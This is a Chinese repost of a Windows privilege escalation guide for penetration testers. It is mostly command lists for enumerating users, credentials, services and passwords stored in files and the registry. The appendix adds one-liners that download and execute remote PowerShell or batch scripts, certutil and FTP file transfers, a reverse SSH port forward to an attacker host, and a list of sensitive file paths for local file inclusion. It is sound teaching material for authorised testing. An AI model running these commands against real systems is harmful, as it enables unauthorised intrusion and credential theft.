

Windows Privilege Escalation Guide

提权的本质是枚举。但要做到正确的枚举，你需要知道自己要去检查哪些服务和查找哪些内容,而且你要熟悉目标系统,并且有一定的经验。

首先，提权是一项困难的任务，但熟悉以后，你会开始排除掉一些多余的操作。最后知道自己要怎么做，而不是大海捞针。

希望本指南能够为你提供良好的基础并帮助你入门。

本指南受g0tm1k的[Basic Linux Privilege Escalation](#)的启发，你可能看过。我想尝试写一份类似的指南。
本指南主要关注枚举方面。

注意：我不是专家，还在努力学习。

大纲

在每个部分中，我首先提供CMD命令，然后提供Powershell的等效命令。最好两种工具都会使用，而Powershell比传统的CMD更适合编写脚本。但是，不能妄自肯定(或者

版本1.3 - 最后更新于2018年10月

操作系统

了解操作系统的版本和它的架构,查看补丁。

```
systeminfo
```

```
qfe
```

查看环境变量,看域控是否在LOGONSERVER

```
set
```

```
Get-ChildItem Env: | ft Key,Value
```

是否有其他驱动

```
net use
```

```
wmic logicaldisk get caption,description,providername
```

```
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"} | ft Name,Root
```

Users

当前用户

```
whoami
```

```
echo %USERNAME%
```

```
$env:UserName
```

查看拥有的权限

```
whoami /priv
```

用户的配置文件

```
net users
```

```
dir /b /ad "C:\Users\"
```

```
dir /b /ad "C:\Documents and Settings\" # Windows XP and below
```

```
Get-LocalUser | ft Name,Enabled,LastLogon
```

```
Get-ChildItem C:\Users -Force | select Name
```

是否有其他人登录

```
qwinsta
```

系统中的组

```
net localgroup
```

```
Get-LocalGroup | ft Name
```

Administrators组中是否有用户？

```
net localgroup Administrators
```

```
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
```

用户登录注册表中的内容

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName Defa
```

```
Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon' | select "Default*
```

看看在Credential Manager中有什么

```
cmdkey /list
```

```
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
```

```
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

```
Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\
```

```
Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

SAM和SYSTEM文件

```
%SYSTEMROOT%\repair\SAM
```

```
%SYSTEMROOT%\System32\config\RegBack\SAM
```

```
%SYSTEMROOT%\System32\config\SAM
```

```
%SYSTEMROOT%\repair\system
```

```
%SYSTEMROOT%\System32\config\SYSTEM
```


```
%SYSTEMROOT%\System32\config\RegBack\system
```

安装程序,进程,以及服务

```
dir /a "C:\Program Files"
```

```
dir /a "C:\Program Files (x86)"
```

```
reg query HKEY_LOCAL_MACHINE\SOFTWARE
```

 C:\WINDOWS\system32\cmd.exe

```
C:\Users\wing>reg query HKEY_LOCAL_MACHINE\SOFTWARE
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes
HKEY_LOCAL_MACHINE\SOFTWARE\Clients
HKEY_LOCAL_MACHINE\SOFTWARE\Dell
HKEY_LOCAL_MACHINE\SOFTWARE\dotnet
HKEY_LOCAL_MACHINE\SOFTWARE\Google
HKEY_LOCAL_MACHINE\SOFTWARE\Huorong
HKEY_LOCAL_MACHINE\SOFTWARE\Intel
HKEY_LOCAL_MACHINE\SOFTWARE\JavaSoft
HKEY_LOCAL_MACHINE\SOFTWARE\JreMetrics
HKEY_LOCAL_MACHINE\SOFTWARE\Macromedia
HKEY_LOCAL_MACHINE\SOFTWARE\Martin Prikryl
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft
HKEY_LOCAL_MACHINE\SOFTWARE\Mozilla
HKEY_LOCAL_MACHINE\SOFTWARE\mozilla.org
HKEY_LOCAL_MACHINE\SOFTWARE\MozillaPlugins
HKEY_LOCAL_MACHINE\SOFTWARE\ODBC
HKEY_LOCAL_MACHINE\SOFTWARE\OEM
HKEY_LOCAL_MACHINE\SOFTWARE\Oracle
HKEY_LOCAL_MACHINE\SOFTWARE\Partner
HKEY_LOCAL_MACHINE\SOFTWARE\Policies
HKEY_LOCAL_MACHINE\SOFTWARE\Python
HKEY_LOCAL_MACHINE\SOFTWARE\RegisteredApplications
HKEY_LOCAL_MACHINE\SOFTWARE\Scooter Software
HKEY_LOCAL_MACHINE\SOFTWARE\ThinPrint
HKEY_LOCAL_MACHINE\SOFTWARE\VMware, Inc.
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node
```



```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime
```

```
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

是否有不安全的文件权限

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "Everyone"
```

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
```

修改一下权限

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "Everyone"
```

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
```

```
Get-ChildItem 'C:\Program Files\*', 'C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access |
```

```
Get-ChildItem 'C:\Program Files\*', 'C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access |
```

还可以从Sysinternals上传accesschk以检查可写文件夹和文件。

```
accesschk.exe -qwsu "Everyone" *
accesschk.exe -qwsu "Authenticated Users" *
accesschk.exe -qwsu "Users" *
```

(c) 2018 Microsoft Corporation。保留所有权利。

```
C:\pentesting\exploit>accesschk64.exe -qwsu "Everyone" *
```

```
Accesschk v6.12 - Reports effective permissions for securable objects  
Copyright (C) 2006-2017 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
No matching objects found.
```

```
C:\pentesting\exploit>_
```

先知社区

正在运行的服务有哪些？

```
tasklist /svc  
tasklist /v  
net start  
sc query
```

```
C:\pentesting\CTFTools\Web\nc>net start  
net start  
Windows:
```

```
Acunetix  
Acunetix Database  
Application Information  
AppX Deployment Service (AppXSVC)  
Background Intelligent Transfer Service  
Background Tasks Infrastructure Service  
Base Filtering Engine  
CDPUserSvc_27dc8  
Client License Service (ClipSVC)  
CNG Key Isolation  
COM+ Event System  
COM+ System Application  
Connected User Experiences and Telemetry  
CoreMessaging  
Credential Manager  
Cryptographic Services  
Data Sharing Service  
DCOM Server Process Launcher  
Delivery Optimization  
Device Association Service  
DHCP Client  
Diagnostic Policy Service  
Diagnostic Service Host  
Diagnostic System Host  
Distributed Link Tracking Client  
Distributed Transaction Coordinator  
DNS Client  
Everything  
Geolocation Service  
Group Policy Client  
Huorong Internet Security Daemon  
Huorong Windows Security Center  
IKE and AuthIP IPsec Keying Modules
```

先知社区

需要admin权限

```
Get-Process | where {$_.ProcessName -notlike "svchost*"} | ft ProcessName, Id
Get-Service
```


如果运行之后下面的内容为空，则它可能以SYSTEM，NETWORK SERVICE或LOCAL SERVICE的形式运行。

```
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | Select Name, Handle, @{Label="Owner"
```

是否有不安全的服务?可以再用accesschk

```
accesschk.exe -uwcqv "Everyone" *
accesschk.exe -uwcqv "Authenticated Users" *
accesschk.exe -uwcqv "Users" *
```

有没有不带引号的服务路径？



```
gwmci -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -
```

随手看一下定时任务

```
schtasks /query /fo LIST 2>nul | findstr TaskName
dir C:\windows\tasks
```

```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
```

启动时运行了什么？

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

是否已启用AlwaysInstallElevated？

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

网络方面

连接了那些NIC

NIC:网络接口控制器

```
ipconfig /all
```

```
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

查看路由

```
route print
```

```
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
```

看一下arp 缓存

```
arp -a
```

```
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

是否有与其他主机的连接？

```
netstat -ano
```

hosts文件中的内容？

```
C:\WINDOWS\System32\drivers\etc\hosts
```

防火墙是否已打开？配置是什么？

```
netsh firewall show state
netsh firewall show config
netsh advfirewall firewall show rule name=all
netsh advfirewall export "firewall.txt"
```

PS:这个太老弃用了,换成

```
netsh avfirewall
```

其他的配置

```
netsh dump
```

SNMP配置


```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s

Get-Childitem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

有趣的文件和敏感信息

注册表中的密码

```
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s
```



```
C:\pentesting\CTFTools\Web\nc>reg query HKCU /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s

HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Configuration\Security
MasterPasswordVerifier REG_SZ

HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Configuration\Usage\Values
StoredSessionsCountPassword REG_SZ 2
UsingMasterPassword REG_SZ 0

HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\anonymous@10.27.45.114
Password REG_SZ A35C765AD97892BF538C3D323332253133292F6D6C726E6B726869726D6D683D3233322531333292F1C3924
```

是否有可用的sysprep或无人值守文件？

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul
```

```
Get-Childitem -Path C:\ -Include *unattend*,*sysprep* -File -Recurse -ErrorAction SilentlyContinue | where {($_.Name -like "*.
```

如果服务器是IIS网络服务器，那么inetpub中有什么？任何隐藏的目录？web.config文件？

```
dir /a C:\inetpub\
dir /s web.config
C:\Windows\System32\inet_srv\config\applicationHost.config
```

```
Get-Childitem -Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue
```

IIS日志中有什么？

```
C:\inetpub\logs\LogFiles\W3SVC1\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\W3SVC2\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\FTPSVC1\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\FTPSVC2\u_ex[YYMMDD].log
```

是否安装了XAMPP，Apache或PHP？有没有任何XAMPP，Apache或PHP配置文件？

```
dir /s php.ini httpd.conf httpd-xampp.conf my.ini my.cnf
```

```
Get-Childitem -Path C:\ -Include php.ini,httpd.conf,httpd-xampp.conf,my.ini,my.cnf -File -Recurse -ErrorAction SilentlyContinue
```

Apache日志

```
dir /s access.log error.log
```

```
Get-Childitem -Path C:\ -Include access.log,error.log -File -Recurse -ErrorAction SilentlyContinue
```

可能的后缀文件名

```
dir /s *pass* == *vnc* == *.config* 2>nul
```

```
Get-Childitem -Path C:\Users\ -Include *password*,*vnc*,*.config -File -Recurse -ErrorAction SilentlyContinue
```

包含密码的文件

```
findstr /si password *.xml *.ini *.txt *.config 2>nul
```

```
Get-ChildItem C:\* -include *.xml,*.ini,*.txt,*.config -Recurse -ErrorAction SilentlyContinue | Select-String -Pattern "password"
```

附录

枚举脚本

这个脚本会自动完成上述所有操作

<https://github.com/absolomb/WindowsEnum>

文件传输

PowerShell Cmdlet (Powershell 3.0及更高版本)

```
Invoke-WebRequest "https://server/filename" -OutFile "C:\Windows\Temp\filename"
```

PowerShell One-Liner

```
(New-Object System.Net.WebClient).DownloadFile("https://server/filename", "C:\Windows\Temp\filename")
```

内存中的PowerShell单行脚本执行

```
IEX(New-Object Net.WebClient).downloadString('http://server/script.ps1')
```

PowerShell与代理

```
$browser = New-Object System.Net.WebClient;  
$browser.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;  
IEX($browser.DownloadString('https://server/script.ps1'));
```

PowerShell脚本

```
echo $webclient = New-Object System.Net.WebClient >>wget.ps1  
echo $url = "http://server/file.exe" >>wget.ps1  
echo $file = "output-file.exe" >>wget.ps1  
echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

通过文本文件进行非交互式FTP。当您只有有限的命令执行时很有用。

```
echo open 10.10.10.11 21> ftp.txt  
echo USER username>> ftp.txt  
echo mypassword>> ftp.txt  
echo bin>> ftp.txt  
echo GET filename>> ftp.txt  
echo bye>> ftp.txt
```

```
ftp -v -n -s:ftp.txt
```

CERTUTIL

```
certutil.exe -urlcache -split -f https://myserver/filename outputfilename
```

Certutil也可用于base64编码/解码。

```
certutil.exe -encode inputFileName encodedOutputFileName  
certutil.exe -decode encodedInputFileName decodedOutputFileName
```

从Windows 10 1803 (2018年4月更新) 开始, curl命令已经实现

```
curl http://server/file -o file
curl http://server/file.bat | cmd
```

并使用powershell

```
IEX(curl http://server/script.ps1);Invoke-Blah
```

端口转发

这对于内部服务不对外开放很有用, 通常是防火墙的设置。
上传plink.exe到目标。

在攻击计算机上启动SSH。

例如, 在目标运行中开放SMB :

```
plink.exe -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

从Windows 10 1803 (2018年4月更新) 开始, ssh客户端现在已包含在内并默认打开! 所以你现在可以使用ssh。

```
ssh -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

本地文件包含列表

这不是完整的列表, 安装目录会有所不同, 我只列出了常见的。

```
C:\Apache\conf\httpd.conf
C:\Apache\logs\access.log
C:\Apache\logs\error.log
C:\Apache2\conf\httpd.conf
C:\Apache2\logs\access.log
C:\Apache2\logs\error.log
C:\Apache22\conf\httpd.conf
C:\Apache22\logs\access.log
C:\Apache22\logs\error.log
C:\Apache24\conf\httpd.conf
C:\Apache24\logs\access.log
C:\Apache24\logs\error.log
C:\Documents and Settings\Administrator\NTUser.dat
C:\php\php.ini
C:\php4\php.ini
C:\php5\php.ini
C:\php7\php.ini
C:\Program Files (x86)\Apache Group\Apache\conf\httpd.conf
C:\Program Files (x86)\Apache Group\Apache\logs\access.log
C:\Program Files (x86)\Apache Group\Apache\logs\error.log
C:\Program Files (x86)\Apache Group\Apache2\conf\httpd.conf
C:\Program Files (x86)\Apache Group\Apache2\logs\access.log
C:\Program Files (x86)\Apache Group\Apache2\logs\error.log
c:\Program Files (x86)\php\php.ini"
C:\Program Files\Apache Group\Apache\conf\httpd.conf
C:\Program Files\Apache Group\Apache\conf\logs\access.log
C:\Program Files\Apache Group\Apache\conf\logs\error.log
C:\Program Files\Apache Group\Apache2\conf\httpd.conf
C:\Program Files\Apache Group\Apache2\conf\logs\access.log
C:\Program Files\Apache Group\Apache2\conf\logs\error.log
C:\Program Files\FileZilla Server\FileZilla Server.xml
C:\Program Files\MySQL\MySQL\my.cnf
C:\Program Files\MySQL\MySQL\my.ini
C:\Program Files\MySQL\MySQL Server 5.0\my.cnf
C:\Program Files\MySQL\MySQL Server 5.0\my.ini
C:\Program Files\MySQL\MySQL Server 5.1\my.cnf
C:\Program Files\MySQL\MySQL Server 5.1\my.ini
C:\Program Files\MySQL\MySQL Server 5.5\my.cnf
C:\Program Files\MySQL\MySQL Server 5.5\my.ini
C:\Program Files\MySQL\MySQL Server 5.6\my.cnf
C:\Program Files\MySQL\MySQL Server 5.6\my.ini
C:\Program Files\MySQL\MySQL Server 5.7\my.cnf
```


C:\Program Files\MySQL\MySQL Server 5.7\my.ini
C:\Program Files\php\php.ini
C:\Users\Administrator\NTUser.dat
C:\Windows\debug\NetSetup.LOG
C:\Windows\Panther\Unattend\Unattended.xml
C:\Windows\Panther\Unattended.xml
C:\Windows\php.ini
C:\Windows\repair\SAM
C:\Windows\repair\system
C:\Windows\System32\config\AppEvent.evt
C:\Windows\System32\config\RegBack\SAM
C:\Windows\System32\config\RegBack\system
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SecEvent.evt
C:\Windows\System32\config\SysEvent.evt
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\drivers\etc\hosts
C:\Windows\System32\winevt\Logs\Application.evtx
C:\Windows\System32\winevt\Logs\Security.evtx
C:\Windows\System32\winevt\Logs\System.evtx
C:\Windows\win.ini
C:\xampp\apache\conf\extra\httpd-xampp.conf
C:\xampp\apache\conf\httpd.conf
C:\xampp\apache\logs\access.log
C:\xampp\apache\logs\error.log
C:\xampp\FileZillaFTP\FileZilla Server.xml
C:\xampp\MercuryMail\MERCURY.INI
C:\xampp\mysql\bin\my.ini
C:\xampp\php\php.ini
C:\xampp\security\webdav.htpasswd
C:\xampp\sendmail\sendmail.ini
C:\xampp\tomcat\conf\server.xml

原文链接:<https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/>

点击收藏 | 1 关注 | 1

[上一篇 : Reverse VM 精解—记鹏程...](#) [下一篇 : Vulnhub Matrix:1 详解](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)